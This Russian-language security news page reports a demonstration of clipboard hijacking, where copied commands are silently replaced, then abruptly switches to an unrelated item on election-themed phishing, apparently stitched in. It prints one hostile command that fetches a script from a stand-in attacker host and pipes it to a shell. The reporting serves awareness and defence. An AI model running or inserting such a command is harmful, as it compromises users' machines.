



Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Ряд программистов, системных администраторов и исследователей привыкли копировать определённые куски кода на веб-страницах, а затем вставлять их, например, в консоль или терминал. Как оказалось, это пагубная практика, которая может привести к негативным для устройства последствиям.

Габриэль Фридлендер, основатель платформы для обучения основам кибербезопасности — Wizer, показал очевидный, но при этом интересный приём, который заставит по-новому взглянуть на процесс копирования-вставки с веб-страниц.

Суть в том, что при копировании страница может незаметно подменить содержимое буфера обмена, что приведёт к использованию совершенно другой команды на устройстве пользователя. Поскольку как новички, так и уже опытные сисадмины привыкли иногда «копипастить» код (характерный пример — со StackOverflow), будет полезно помнить про описанную Фридлендером технику.


Специалист даже опубликовал в блоге тривиальный демонстрационный код (proof-of-concept, PoC) и просит читателей попробовать скопировать простейшую команду, с которой знакомо подавляющее большинство системных администраторов:


После вставки скопированной команды в любой текстовый редактор пользователь увидит совершенно другое:

curl http://attacker-domain:8000/shell.sh | sh

Примечательно, что при вставке этой команды в терминал Linux она моментально выполнится, что создаёт ещё больший риск, ведь пользователь даже не успеет проверить корректность введённых данных.


Как пояснил Фридлендер, суть трюка кроется в JavaScript-коде, размещённом на демонстрационной странице:

Смартфон за опрос: фишеры прикрылись выборами в Госдуму

Мошенники уже открыли собственный избирательный сезон с призами, поддельным онлайн-голосованием и охотой за аккаунтами. Эксперты «Лаборатории Касперского» обнаружили два фишинговых сценария, эксплуатирующих тему выборов депутатов Госдумы в 2026 году. В первой схеме пользователю предлагают пройти якобы независимый анонимный опрос из шести вопросов.

За несколько кликов обещают шанс выиграть смартфон, сертификат маркетплейса или деньги. Но билет в этот аттракцион щедрости предлагают получить через регистрацию в популярном мессенджере.

Человек вводит имя и номер телефона, а затем полученный код. Приз после этого, конечно, не появляется. Зато злоумышленники получают возможность захватить аккаунт в мессенджере и использовать его для дальнейшего обмана — например, писать контактам жертвы и просить деньги.

 

Вторая схема выглядит солиднее: посетителю предлагают ввести серию и номер паспорта либо СНИЛС для участия в онлайн-голосовании. Затем сайт сообщает, что аккаунт пользователя на государственном сервисе якобы взломан, и советует ждать звонка сотрудника.

Так фишинговая страница передаёт эстафету телефонным мошенникам, которые уже могут требовать коды, деньги или дополнительные персональные данные.

 

По данным специалистов, для создания второго шаблона применялся генеративный ИИ. Он не изобрёл новую схему, зато помог быстрее собрать убедительную декорацию. Красивый дизайн, государственные цвета и гладкий текст теперь стоят мошенникам дешевле.

Проверять информацию о выборах и голосовании следует на официальных ресурсах.

RSS: Новости на портале Anti-Malware.ru